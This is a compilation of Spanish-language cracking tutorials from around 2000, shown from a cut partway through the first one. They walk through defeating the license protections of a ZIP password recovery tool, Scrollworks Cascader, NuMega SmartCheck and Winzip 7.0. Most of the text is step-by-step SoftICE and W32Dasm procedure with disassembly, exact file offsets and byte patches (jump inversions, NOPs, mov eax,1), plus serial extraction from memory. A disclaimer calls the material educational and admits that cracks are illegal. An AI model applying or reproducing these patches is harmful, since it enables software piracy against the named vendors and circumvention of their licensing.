:0040674E 8BC0                      mov eax, eax
```

Aqui lo no hace mas que saltar a un valor lejano y hacer algunas operaciones en advapi32.dll y retorna enseguida asi que vamos a ver que hace la siguiente llamada (call 00474fac) nos situamos encima y pulsamos sobre [Call] :

```
* Referenced by a CALL at Addresses:
|:0047523B   , :00475446
|
:00474FAC 83F801                    cmp eax, 00000001
:00474FAF 7503                      jne 00474FB4
:00474FB1 B001                      mov al, 01
:00474FB3 C3                        ret
```

Aqui es donde podemos manipular e invertir el valor de que recibe de "Key" en esta instrusión cmp eax,000001 pone a 1 el flag con lo que hace que jne 00474fb4 se ejecute osea que salta a esa direccion y evita el retorno (ret) que le sigue, bueno pues invertimos el salto para ver que pasa (aclaracion, este proceso no es mas que una valoracion para ver como y por donde podriamos atakar a el programa) tenemos que cambiar 00474faf 7403 jne 00474fba por 00474faf 7503 je 00474fba para hacerlo vamos a nuestro editor hexadecimal y mediante el offset de esa instruccion que es 743af localizamos la instruccion en valores hexadecimales 7503 B001 cambiamos por 7403 B001 salvamos y probamos el resultado (recordare que estas modificaciones las hacemo en una copia de vzprp.zip) redobleeeeee ejecucion y..... VaYA !! el mensaje de Unregistered version! que canta nada mas ver el programa a desaparecido y en su lugar vemos System messages, es una buena señal probemos a hacer alguna prueba, pero ohh todo sigue igual, que coño hacemos ahora bueno de momento dejamos los cambios que hemos hecho por lo menos ya no canta tanto el mensaje rojo ese y el programa funciona igual osea que algo hemos adelantado je hay que ser optimistas :).

Cambiando la tactica, sabemos que cada 10.000.000 de password sale el Nag no? pues pasemos a hexadecimal ese numero y rastreemos en busca de la instruccion que que chekea el asunto, 10.000.000 en Hexadecimal es = 989680 haber si tenemos suerte y encontramos coincidencias, metemos el numero en la opcion buscar (la linterna) Bien !! tenemos suerte y encontramos la primera, ademas tiene toda la pinta de estar hay para hacer esa comprobacion :)

```
:00484DC7 803800                    cmp byte ptr [eax], 00
:00484DCA 0F85E5000000              jne 00484EB5
:00484DD0 6A00                      push 00000000
:00484DD2 6880969800                push 00989680
:00484DD7 8B0504644900              mov eax, dword ptr [00496404]
:00484DDD 8B1508644900              mov edx, dword ptr [00496408]
```

Y tenemos un bonito salto que si queremos la puede evitar jeje pues no se hable mas y adelante convirtamos ese condicional a un incondicional ousease jne por jmp el cambio a realizar (para los que no os empapais mucho todavia)

:00484DCA 0F85E5000000 jne 00484EB5 por :00484DCA E9E6000000 jmp 00484EB5

Que como se que el valor E9E6000000 Corresponde a un salto incodicional a la mima direccion de memoria (00484EB5) que nuestro :00484DCA 0F85E5000000 jne 00484EB5 , bueno en casi todos mis manuales lo explico asi que este por se el nº17 no lo explicare, si alguien tiene dudas que consulte los anteriores, creo que en casi todos esta explicado. Bueno a lo que vamos metemos la direccion del offset 841CA en el editor hexadecimal y veremos 0F85 E500 0000 lo cambiamos por E9E6 0000 0090 Que que pinta ese 90 puesto hay?? pos muy facil tenemos que sustituir 6 bytes pero al cambiar el salto a un salto incondicional este solo se representa con 5 bytes entonces lo que hacemos es anular el sexto. Bueno una vez realizados los cambios probemos, hacemos una prueba y OK el Nag que escupia cada 10.000.000 de passwords ya no es un problema jeje. Ahora seria igual de facil localizar la rutina que chekea que salga el nag cada 10.000 pasword, seria lo mismo pasar a hexadecima 10.000 (que son = 2710) y buscar las posibles coincidencias, pero ojo 2710 es una cifra que nos la vamos a encontrar muchas veces, por que la busqueda no va a mostrarnos solo las coincidencias de la instruccion relacionada, sino que nos va ha mostrar todas esto incluye direcciones de memoria etc. pero esto no es ningun problema ya que es bien facil distinguir cual es solo tenemos que descartar las que aparezcan en direcciones de memoria y buscar las que coincidan con el valor de una instruccion (push 00002710 o Mov xxx,00002710 etc.) pero eso que el valor sea exacto a 2710, bueno pues a partir de aqui si quieres puedes seguir por este camino o podemos cambiar la tactica e ir a por algo mas seguro, Me explico.

Sabemos que cada cierto numero de comprobaciones saca un nag, nosotro hemos manipulado la instruccion que chekea la comprobacion de 10.000.000 de password, pero tiene que haber una instruccion encargada unicamente de que salga el nag y que se pueda modificar sin necesidad de que afecte a otras instrucciones, asi que busquemos esa instruccion y veamos de que va, sabemos que esa instruccion esta relacionada con el salto que hemos manipulado no?? pues solo tenemos que tracearla paso a paso con nuestro debugger y observar en que preciso momento lanza el nag, que os parece?? es por cambiar de tactica y aprender algo mas, pues al atake:

Cargamos nuestro debugger preferido (softice o TRW2000) y seleccionamos vzprp.exe (pero qque sea virgen, osea una copia sin manipular) la cargamos con el debugger y ponemos um break point en la direccion del salto manipulado osea

:00484DCA0F85E5000000 jne 00484EB5

BPX 00484dca [RETURN]

Algunas obserbaciones: el primer nag saldra cunado chekee 10 millones de password con lo cual si ponemos el Break Point nada mas empezar a chekear password nos podemos morir hasta dar con la instruccion que lanza el nag ya que pasara por esa direccion de memoria 40.000 veces (por decir algo) entonces mejor de momento no ponemos el Brak Point y corremos Vzprp.exe desde el debugger, y y lo hacemos que testee cualquier zip protegido estamos atentos para cuando llegue a mas o menos 9.999.999 pasword comprobadas interumpimos el proceso pulsando [Ctrl + D] los que utilizais Softice o [Ctrl + N] los que ulilizamos TRW2000 y eso se trata de interrumpir el proceso lo mas cerca posible a 10 millones, yo lo he parado en 9.931.363 ahora es cuando ponemos el Brak Point a nuestro salto :00484DCA0F85E5000000 jne 00484EB5

BPX 00484dca [RETURN]

si os habeis quedado bastante alejados de 10.000.000 vamos pulsando F5 hasta que nos hacerquemos un poco, para saber cuanto os vais acercando pulsais F4 y mirais , pulsais nuevamente F4 y otra vez a softice, ahora vamos traceando con F10 hasta que salte el nag con tener pulsado F10 es suficiente (es para ir mas rapidos) y derrepente boom!! el nag atencion ahora pulsamos en OK y nos devuelve al softice justo debajo de la instruccion que ha sacado el nag que si todo os ha ido bien al pulsar OK aparecereis en:

```
:00484E6A 8B45EC       mov eax, dword ptr [ebp-14]
:00484E6D 8B10         mov edx, dword ptr [eax]
:00484E6F FF92D8000000 call dword ptr [edx+000000D8]-- Esta es la responsable del Nag
:00484E75 83F802       cmp eax, 00000002 -- Aqui aparecemos al pulsar OK en el Nag
:00484E78 750E         jne 00484E88
```

Bueno pues ya hemos localizado quien saca el maldito Nag ahora solo tenemos que eliminar esa instruccion (ah acordaros de borrar el break point del softice), para hacerlo localizamos el offset que es 8426f y vemos FF92 D800 0000 asi que para eliminar la instruccion lo sustituimos por 9090 9090 9090 salvamos los cambios y probamos, je hemos tenido exito ya no hay nag, ohhh pero ahora nos sale el de las 10.000 password, que quiere decir esto?? pues que posiblemente existan mas instrucciones iguales en otra parte del codigo pero buscarlas es bien sencillo solo tenemos que coger el valor hexadecimal de

call dword ptr [edx+000000D8] que era FF92D8000000 y buscar todas las coincidencias en el W32dasm, pos vamos alla, y aparecen 16 coincidencias Mnnnn son muchas solo una de ellas seguramente es la que sacara el nag de las 10.000 pasword, Como sabemos cual es?? muy sencillo, apuntemos las direcciones de memoria en donde se encuentran todas las coincidencias en mi caso han sido en

454239
454515
45CD26
48310B
483130
484E6F
485196 -- a este no hace falta poner un BP, ya lo hemos eliminado.
487FC8
48A829
48BCB3
48C035
48C92D
48CB40
48D34F
48D6A8
48D744

Ahora solo tenemos que poner unos Break Points a todas estas direcciones y correr el programa, cuando salga el nag se interrumpira el proceso y se parara en una de esas direcciones en la que se pare es la encargada de escupir el nag de las 10.000 password seguimos los mismos pasos que con el anterior y ya esta, tenemos el programa 100 x 100 funcional, jeje y con la primera operacion del registro de windows que hicimos al comienzo del manual hemos eliminado hasta el unrregistered version :-).

Bueno espero que os sirva para ampliar algo vuestros conocimiento, he intentado dar a entender que siempre se pueden tomar varios caminos mientras estamos crackeando un programa, se trata de ir valorando mientras lo trabajas y pensar en todas las posibilidades, yo siempre os recomiendo que no sigais siempre los mismos atakes intentar pensar e imaginar otras formas de atakar, este programa tiene muchas mas maneras de atakarle, como siempre es un placer escribir para vosot@s

Cualquier duda, critica, sugerencias

Email

Saludos a todos y especialmente a TNT!,KUT ,WKT ,TUTORIAL LETAL ,KarlitoxZ ,Esiel2 y a todos los que me envias vuestros emails con dudas e ideas.

karpoff /TnT!Cracker

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor

Programa:	**SCROLLWORKS CASCADER v 1.03**


PROTECCION:	**SERIAL NUMBER**		
Descripcion:	**TE PERMITE AÑADIR MENUS EN FORMA DE CASCADA**		
Dificultad:	**Facilon**.		
DOWNLOAD:	http://www.scrollworks.com		
Herramientas:	**Softice 3x+**		
CRACKER:	**Pr@Fesor X**	**FECHA:**	**07/05/2000**

INTRODUCCION


Bueno amigos otra vez por aquí con el tercer tutorial, espero les sea de utilidad ya que yo aprendí un poco mas con este programa, por cierto un saludo a todos los que me han escrito, empecemos, este programa es otro de los tantos que existen en internet que con solo unos cuantos pasos podremos encontrar un serial valido para poder registrarnos.

AL ATAKE

Para empezar necesitamos reiniciar la P-cera para cargar el soft-ice , una vez cargado el soft-ice, instalemos el programa
scrollworks cascader que desde este momento le llamare “SWC” ¡!! Bueno ejecutemos el programa y nos manda a la
siguiente ventana ¡!



Vaya Vaya ¡!! Como verán ¡!!!!! PAN CON LO MISMO ¡!!!!! Claro amigos ahora demos clic en el boton llamado
“REGISTER” y aparecemos aquí:



he insertamos un User name y Registration Code, en mi caso pondré como aparece en la imagen, una vez insertado
damos a clic en OK y nos aparece una ventana :

como pueden ver es una típica messagebox bueno pues manos a la obra, a buscar un serial valido a ver piensen cual
seria el siguiente paso ? mmmmmm. Ya bueno , pues damos CONTROL D y aparecemos en el soft-ice y ponemos un
bpx (breakpoint) , probemos con bpx getwindowtexta damos otra vez **CONTROL D** he insertamos los datos y

damos clic en OK y nos manda directamente al softice- “ vaya vaya si que tenemos suerte,le atinamos a la primera ”
bueno ahora veamos el código mmmmmmm. Veamos ¡!!!!!

----------llamada a getwindowtexta ------

USER32!GETWINDOWTEXTA

0167: bff51804 mov cl,b2
0168: bff511806 push ebp

bueno entonces a ver demos **f12** para que nos regrese a la parte del código que hizo la llamada a el bpx, y aparecemos
en el siguiente codigo:

--------- USER32!GETWINDOWTEXTA ----------

0167: 00415290 mov ecx [ebp/10]
0167: 00415293 push ff

bueno desde aquí nos vamos dando f10 hasta encontrar lo siguiente:

0167: 00402c7a call 00402720 ------- **llamada a la rutina de comprobación** ----------

0167: 00402c7f add esp,0c

0167: 00402c82 test eax,eax

0167: 00402c84 jz 00402d29 ----------**salto condicional si nuestro numero es falso = 0**

una vez encontradas esta rutas , damos **D EBP** y miramos nuestra ventana de datos del soft-ice y vemos lo siguiente:

066f: 0065EED8 01 00 00 00 32 31 34 33 38 30 33 37 35 55 00 00
.....2143803755..

hey que es esto un numero extraño, que tal si lo apuntamos ya ¡!! Bueno ahora damos **CONTROL D** para terminar la
ejecución del programa y quitamos todos los bpx con la instrucción **BC***, y listo vamos a la ventana de registro e
insertamos el numero que apuntamos y ¡!!!!!!

bueno Uffffffff!!! ;) creo que este arroz ya se cocio ¡!! ,

bueno amigos me despido, diciendo que la practica hace al maestro, UNA SALUDO A todos mis amigos:

SKUATER (maestro saltamontes aquí esta el alumno pequeño saltamontes....

KARPOFF (gran amigo y grandioso cracker)

XASX (nuestro Presindente yea!!!)

KARLITOXZ (espectacular persona)

Matrix (del grupo Kracker United Team 2000 Muy bUen Cracker ; ahí LA llevas Amigo)

y a todos los Miembros de TnT ..

WE ARE THE CHAMPIONS!!!!!!!!

Tutor by: **Pr@fEsOr X** profesor_x@hotmail.com

Karpoff Spanish Tutor

Programa:	**Numega smartcheck V.603**

PROTECCION:	**Name / Serial, Limitacion de Tiempo.**		
Descripcion:	**Debuger para programas en visual basic.**		
Dificultad:	**Novato Avanzado.**		
DOWNLOAD:	http://karpoff.tsx.org		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**Fanega.**	**FECHA:**	5/6/2000

INTRODUCCION

Hola a todos. Ante todo decir que soy nuevo en este arte, y que ha fecha de hoy hace solo dos semanas que empece ha leer tutoriales en la web de karpoff. Digo esto por si alguien mas experto lee este tutorial perdone los fallos que pudiera contener.

Bueno a lo que vamos, con este programa veremos que cuando se nos complican las cosas, bien por que el programador nos quiere joder vivos, o por que nuestro conocimiento no da para mas, siempre tenemos otro camino para seguir adelante, o incluso cuando mas se empeñan en complicarnos las cosas nos las dan en bandeja.

Este programa tiene limitacion de tiempo de 45 dias, como primera idea intentaremos hacerle funcionar con cualquier nombre y numero de serie.

AL ATAKE

Primero instalaremos el programa, durante la instalacion nos pedira nuestro nombre, el de nuestra compañia y el numero de serie. Pues metemos los nombres pero no el numero de serie, le damos a next y nos dice que si lo queremos instalar como version de demostracion y le decimos que si, el programa se instala perfectamente.

Bueno vamos a probar este programita, ejucatamos smartcheck y se habre el programa pero no nos muestra ninguna pantallita de que estamos en el periodo de evaluacion, cargamos alguna aplicacion y le damos al boton start, !ahora¡ ahora si que nos enseña una nag screeen informandonos de que nos quedan 45 dias de evaluacion con tres botones (ok, cancel y purchase), le damos al purchase y nos enseña otra nag para que metamos nuestro nombre, nombre de compañia y codigo de desbloqueo, demosle lo que nos pide metemos un codigo y nombre al azar y pulsamos OK, y por fin lo que buscabamos el mensajito tipico de error YOU HAVE ENTERED AN INCORRECT CODE, esto debe ser algo asi como a mi no me chulees.

Paso a seguir, si, si ya se lo que estais pensando nos vamos al w32dasm y buscamos esta cadena en el string ref, muy bien hacerlo yo ya lo he echo y no he visto ni torta, recordad que nos es necesario que las rutinas de proteccion esten en el ejecutable, ni que esten en otro archivo que este en el mismo directorio que smartcheck como veremos mas adelante.

Regresemos donde estabamos con el mensaje de error habierto, y le damos a Ok para que se cierre. Habrimos el gran ojo que todo lo ve nuestro particular gran hermano, el gran SOFTICE, sabes como se hace no (ctrl+d), metamosle un breakpoint para cazar la nag del mensaje de error, empiezo a meterle los tipicos messageboxa, getwindowtexa etc. ¿pero que pasa? no me hacepta ninguno que es esto, tras un momento de paron neuralgico, me doy cuenta que al parecer estas rutinas de proteccion estan en modo de 16 bytes por eso no me aceptaba ningun breakpoint, sabeis de que hablo ¿no? en 32 bytes ponemos en los bpx la -a- al final y en modo 16 bytes no, pues metamos -bpx getwindowtext- cerramos el sice con F5. Estamos en la pantalla en la que tenemos que darle nuestros datos al smartchek, metemos los que queramos y pinchamos sobre OK y salta el sice, hemos acertado con el breakpoint sigamos, pulsamos F5 hasta que salte el mensaje de error y vemos que salta a la tercera vez de pulsar F5, pues le damos a OK y repetimos todo el proceso cuando aparezca el sice pulsamos solo dos veces F5 y paramos, vamos a ver quien nos a mandado aqui pulsamos F12 dos veces y aparecemos en tl32v20 que es el encargado de proteger nuestro programa.

Nos fijamos en nuestro codigo:

:10003ED0 FF15DC630110 Call dword ptr [100163DC]
:10003ED6 8D45D8 lea eax, dword ptr [ebp-28]
:10003ED9 50 push eax
:10003EDA E885E9FFFF call 10002864
:10003EDF 83C404 add esp, 00000004
:10003EE2 8D45EC lea eax, dword ptr [ebp-14]
:10003EE5 8D4DEC lea ecx, dword ptr [ebp-14]
:10003EE8 50 push eax ------lleva nuestro unlock code
:10003EE9 51 push ecx ------lleva el codigo bueno
:10003EEA E891170000 call 10005680 -----rutina que compara los codigos
:10003EEF 83C408 add esp, 00000008----------aparecemos aqui
:10003EF2 85C0 test eax, eax
:10003EF4 7553 jne 10003F49 --------salta si has sido malo.
:10003EF6 8D45EC lea eax, dword ptr [ebp-14]
:10003EF9 50 push eax
:10003EFA 6885450110 push 10014585
aparecemos en 015f : 10003EEF despues de una llamada a una rutina que compara los codigos, la siguiente linea del codigo es una comprogacion del valor devuelto por esa llamada, y en 015f:1000EF4 el salto nos manda al mensaje de error, tendremos que cambiarlo. Pero antes fijemonos un poco mas en el codigo,. arriba de la llamada a la comprobacion de los codigos tenemos un push eax y push ecx bueno pues si poneis en el sice - d eax - veremos el numero del codigo que habiamos metido, y si ponemos - d ecx - nos enseñara en la pantalla de datos del sice un numero largo que resulta que este es el bueno, ¿como puede esta jente hacer esto? por una parte nos lo intentan complicar todo lo que pueden, y por la

otra a la primera de cambio me entregan el codigo de desbloqueo en bandeja, para mi mejor je je.

Ahora vosotros direis por que queremos calentarnos mas la cabeza si ya tenemos el numero guay, pues muy sencillo este programa cada vez que se instala crea un numero de serie diferente, a partir del cual genera el codigo de desbloqueo, por lo tanto este numero no valdria para nuestros amigos o si volvemos a instalarlo no nos serviria, mientras que si reventamos el programa y hacemos un parche si que puede valer para siempre a quedado claro.

Estabamos en que teniamos que cambiar este salto 10003EF4 7553 jne 10003F49 podriamos cambiarlo por un je o por un nop. Vamos a desensamblar el archivo tl32v20 con el w32dsam pero sorpresa donde esta el p.... archivo, en el directorio de smartcheck no esta a saber, habra que buscarlo para esto windows nos hechara una mano, vamos a la barra de inicio-buscar-archivos o carpetas ponemos tl32v20 y buscar vemos que aparece en el directorio de windows con que se queria esconder !eh¡, continuemos con el w32dasm y busquemos tl32v20 que ya sabemos donde esta y carguemoslo, ahora pinchemos en goto code location y metemos el numero 10003EF4 que nos llevara directamente al salto que queriamos, busquemos el offset de esta direccion de memoria, miremos en la parte de abajo de la pantalla que pone line tal. page cual. code data 1000EF4. offset 000032f4 lo apuntamos y cerramos el desensamblador, habrimos cualquier editor hexadecimal y buscamos este offset apareceremos en 75 53 si queremos que no salte cambiaremos el 75 que es igual a jne por 74 que es igual a je o otra opcion seria cambiar 75 53 por 90 90 que seria igual a nop nop, la segunda opcion nunca saltaria metamos el codigo que metamos, pero en la primera opcion si tenemos mas chorra que felipito tacatum y acertamos metiendo el codigo correcto nos daria error.

Una vez hecho esto comprobamos si funciona habrimos smartcheck metemos cualquier codigo y bingo nos da las gracias por registrarnos, pero cuando volvemos a habrir smartcheck nos vuelve a mostrar la dichosa pantallita, mal rollo para un novato como yo.

Voy a intentar pensar como los grandes pofesionales, el programa cuando le damos a start vuelve a comprobar el codigo o si estamos registrados, intentare atacar esa llamada de comprobacion que hay arriba de nuestro salto, me meto en la rutina y veo un monton de llamadas hacia esa rutina, si solo hubiese sido una la podriamos haber atacado, pero encima de ser bastantes el programa cada vez que pulsamos start hace la llamada a esa rutina desde una posicion de memoria distinta. Dios mio que dolor de cabeza casi me se todo el proceso de esta proteccion. Bueno como seguir, ya tengo el numero de serie pero quiero hacerlo de otra manera.

Pensemos, el proceso de proteccion corre en otro archivo que no es el ejecutable o sea smartcheck.exe, este ejecutable en algun momento tiene que hacer una llamada a este archivo, vamos a localizarla.

3er intento: hay que eliminar la llamada a la proteccion y ponerle el valor que esta devuelve despues de pulsar OK en la pantalla de faltan x dias para que finalice esta demo.

Estamos con smartcheck habierto y con un programa cargado, antes de pulsar sobre start que es cuando se llama a la proteccion, habrimos el sice (ctrl+d) y ponemos un breakpoint tal cual como - bpx dialogboxparam - ya digo el que puse directamente por que esto ya se esta haciendo demasiado largo y tengo que cenar, bueno cerramos el sice F5 y pinchamos sobre start y salta el sice, pulsamos F12 y nos sale la pantalla de que nos quedan 45 dias, pinchamos sobre OK y salta otra vez el sice pulsamos F12 y estamos en el kernel de windows, fijaos en las letritas verdes del sice, pulsamos otra vez sobre F12 y estamos en la libreria tl32v20 nuestro archivo recordais, pero nosotros queremos ver el ejecutable cuando llama a esta libreria, pulsamos F12 y estamos en otra libreria pulsamos F12 hasta que en la parte de abajo de sice en las letritas verdes aparezca smartcheck, aparecemos aqui:

:0040E462 FF75B0 push [ebp-50]
:0040E465 6898264000 push 00402698
:0040E46A 688C264000 push 0040268C
:0040E46F FF152CA54200 call [0042A52C]---------llamada a las rutinas de proteccion-------
:0040E475 85C0 test eax, eax ------- nos devuelve aqui----------
:0040E477 7415 je 0040E48E --------da el visto bueno---------
:0040E479 83BE9000000000 cmp dword ptr [esi+00000090], 00000000

:0040E45F FF75EC push [ebp-14]
:0040E462 FF75B0 push [ebp-50]
:0040E465 6898264000 push 00402698
:0040E46A 688C264000 push 0040268C
:0040E46F B801000000 mov eax, 00000001
:0040E474 90 nop
:0040E475 85C0 test eax, eax
:0040E477 7415 je 0040E48E
:0040E479 83BE9000000000 cmp dword ptr [esi+00000090], 00000000

Vemos que nos devuelve despues de pinchar sobre OK aqui en 0040E475 que hace una comparacion y luego un salto, lo veis claro no, ese salto hay que machacarlo, pues no, yo ya lo he probado y si lo cambias da un error, asi que hay que atacar a la llamada que esta mas arriba 0040E46F FF152CA54200 call [0042A52C], para que no haga la llamada, pero si la quitamos poniendo 6 nops, el programa no hace nada cuando pulsamos start, ya no nos enseña la nag de los dias ni caducaria, le hemos quitado la proteccion, pero el programa no hace nada, bueno pues hay que ver que registros cambian desde que entramos en la llamada hasta que pulsamos Ok y salimos, quitamos los bpx que tengamos y ponemos dos bpx 0040E46F y bpx 0040E475, veis la idea el programa se parara antes de entrar en las rutinas de proteccion y cuando salga para fijarnos en todos los registros, hacemos todo el recorrido y vemos que cuando se para en el primer bpx el valor de eax es 0 y cuando volvemos de pulsar OK y se para en el segundo bpx el valor de eax es 1, pues ya lo tenemos, hay que quitar el call y subir eax a 1, vamos a ver como cambiar esto.

Ejecutemos todo otra vez y nos paramos en el primer breakpoint que pusimos recuerda

0040E46F call [0042A52C]---------primer breakpoint-------
0040E475 test eax, eax -------segundo breakpoint----------

Fijaos que si restamos estas dos posiciones de memoria (0040E475-0040E46F) nos da 6 bytes que es lo que ocupa la instruccion call [0042A52C], o sea que si queremos quitar esta llamada tendremos que sustituir los 6 bytes por nops, si no lo hacemos asi nos saldran instruccion por enmedio y nos joderia el programa.Y como cambiar estos bytes, estamos encima de la direccion 0040E46F, ponemos en sice - d eip - y en la ventana de datos nos sale esta direccion con los bytes en hexadecimal. pues nos situamos sobre el primer byte de esa ventana y cambiamos los 6 primeros bytes por 90 y pulsamos enter, Veis en la ventana de codigo como nos han salido 6 lineas con nop. Ahora nos queda subir eax a 1 en el sice metemos una a y nos sale esto 015F:0040E46F escribimos mov eax,1 y pulsamos dos veces enter, antes que nada pongamos otra vez d eip y fijemonos en la pantalla de datos y apuntamos los 6 primeros bytes que habran quedado asi: B8 01 00 00 00 90, como ya hemos terminado con el sice lo cerramos pulsamos F5 un par de veces y ya se ejecuta el smartchek perfectamente sin mostrarnos la pantalla de limitacion. Ahora hay que cambiar lo que hemos hecho sobre el codigo del programa porque lo que hemos hecho a sido cambiarlo en memoria y cuando volvamos a arrancar el programa se habra borrado.

Supongo que ya sabreis como cambiarlo, ya lo hemos hecho antes teneis que buscar el offset en w32dasm de la direccion 0040E46F e ir al editor hexadecimal y cambiar los 6 bytes que habiamos cambiado en memoria.

conclusiones:

Hemos visto la fragilidad de estos programas que usan protecciones ajenas a este. Me explico esta misma proteccion la he visto en otros programas que no son de numega, por lo que deduzco que esta proteccion numega la ha comprado y la ha pegado a su programa, con lo cual la facilidad con que la hemos quitado.

Un saludo a todos. Gracias a Karpoff y a todos los que teneis un tutorial en su web, sin vosotros saberlo sois mis mentores en este apasionante arte llamado INGENIERIA INVERSA.

Por Fanega.

Karpoff Spanish Tutor

Programa:	**Winzip 7.0**

PROTECCION:	**Nag Screen molesta.**		
Descripcion:	**Descompresor, compresor de archivos.**		
Dificultad:	**Principiante**		
DOWNLOAD:	www.winzip.com		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**Fanega**	**FECHA:**	11/6/2000

INTRODUCCION

Hola a todos, hoy he querido hacer un tutorial sobre un programa que todo el mundo tenemos instalado en nuestro ordenador, y del cual aun no he visto ningun tutorial en español sobre el y si lo hay espero que este sea un buen complemento.

Antes de empezar mencionaré que se debe tener ya algun conocimiento sobre las herramientas que vamos a utilizar.

AL ATAKE

El primer paso es por supuesto instalar el programa y hacer una copia del ejecutable en este caso Winzip32.exe. Inmediatamente veremos como funciona este programa, abrimos el winzip en el escritorio tienes que tener algun acceso directo, si no vete a la barra de inicio de windows Lo primero que hace es abrirnos una ventana en la que pone algo asi como. Esta es una version completa solo para evaluacion. La version registrada no enseña esta ventana. Si miramos la licencia, nos dice que tenemos 21 dias para probarlo pero he de decir que yo lo he tenido mucho tiempo instalado y la unica limitacion que he encontrado es la molesta ventana que se abre al principio. Observemos un poco esta ventana con 5 botones, el de licencia, de registrarse, de informacion, de salir y el de aceptar, si nos fijamos en estos dos ultimos, veremos que cada vez que abrimos el winzip, igual aparece el boton de i agree en donde estaba el de quit o al reves, que mareo. ¿cuales habran sido los tenebrosos pensamientos del programador?, que no se nos haga automatico el pinchar sobre i agree sin mirar la pantalla, o sera un sistema de proteccion, si es por la segunda opcion a conseguido con ello irritarnos teniendo que buscar el dichoso boton cada vez.

Bueno como primera idea, miraremos si nos da algun mensaje de error al intentar registrarme, pincho sobre el boton Enter registration code. y se abre otra ventana pidiendonos el nombre y la clave de registro, antes de poner nada un consejo meter algo facil de ver rapido, no es lo mismo meter 1234567890 que meter ufkklmhbh, veis la diferencia, ni meter 555555555, por que si estamos en la rutina de comprobacion no sabremos si esta comparando el primer numero, o el cuarto. Dicho esto metamosle algun nombre y clave de registro y le damos a OK, nos enseña un mensaje de error Incomplete or incorrect information.

Por aqui empezaremos cerramos Winzip, abrimos el W32dasm y cargamos el ejecutable Winzip32.exe, busquemos en string refs el mensaje de error, cuando lo encontramos pinchamos varias veces con el raton sobre el para ver cuantas referencias hay sobre el, vemos que hay dos yo me he decantado por la primera por que si miramos el codigo hacia arriba hay dos referencias una a Name y otra a Sn , esto me suena de la ventana de registro.

```
* Reference To: USER32.GetDlgItemTextA, Ord:00F5h
|
:00408036 FF150C844600 Call dword ptr [0046840C]
:0040803C 56 push esi
:0040803D E800160200 call 00429642
:00408042 59 pop ecx
:00408043 56 push esi
```

:00408044 E822160200 call 0042966B
:00408049 803D18D9470000 cmp byte ptr [0047D918], 00-compara el nombre--
:00408050 59 pop ecx
:00408051 745F je 004080B2--Salta al mensaje de error si en nombre no introduces nada--
:00408053 803D48D9470000 cmp byte ptr [0047D948], 00--compara registration--
:0040805A 7456 je 004080B2--Salta al error si en registration no introducimos nada--
:0040805C E8EAFAFFFF call 00407B4B-Llamada a las rutinas de comprobacion--
:00408061 85C0 test eax, eax--Comprueba el valor devuelto--------
:00408063 744D je 004080B2---Salta si no introducimos el codigo correcto---
:00408065 53 push ebx

* Possible StringData Ref from Data Obj ->"WinZip"
|
:00408066 BBA80C4700 mov ebx, 00470CA8

* Possible StringData Ref from Data Obj ->"Name"
|
:0040806B 68F8EA4600 push 0046EAF8
:00408070 53 push ebx
:00408071 E877A70200 call 004327ED
:00408076 83C40C add esp, 0000000C
:00408079 56 push esi

* Possible StringData Ref from Data Obj ->"SN"
|
:0040807A 6894F44600 push 0046F494
:0040807F 53 push ebx
:00408080 E868A70200 call 004327ED
:00408085 83C40C add esp, 0000000C

* Possible StringData Ref from Data Obj ->"winzip32.ini"
|
:00408088 68C80C4700 push 00470CC8
:0040808D 6A00 push 00000000
:0040808F 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"rrs"
|
:00408091 6804EB4600 push 0046EB04
:00408096 E839A70200 call 004327D4
:0040809B A190944700 mov eax, dword ptr [00479490]
:004080A0 83C410 add esp, 00000010
:004080A3 85C0 test eax, eax
:004080A5 7407 je 004080AE
:004080A7 50 push eax

* Reference To: GDI32.DeleteObject, Ord:0046h
|
:004080A8 FF1560804600 Call dword ptr [00468060]

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

```
|:00407FC9(U), :004080A5(C)
|
:004080AE 6A01 push 00000001
:004080B0 EB31 jmp 004080E3

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00408051(C), :0040805A(C), :00408063(C)-saltos que vienen a esta rutina---
|
:004080B2 E8E5010000 call 0040829C

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"
|
:004080B7 688E020000 push 0000028E--estamos aqui--
:004080BC E844050200 call 00428605
:004080C1 59 pop ecx
:004080C2 50 push eax
:004080C3 57 push edi
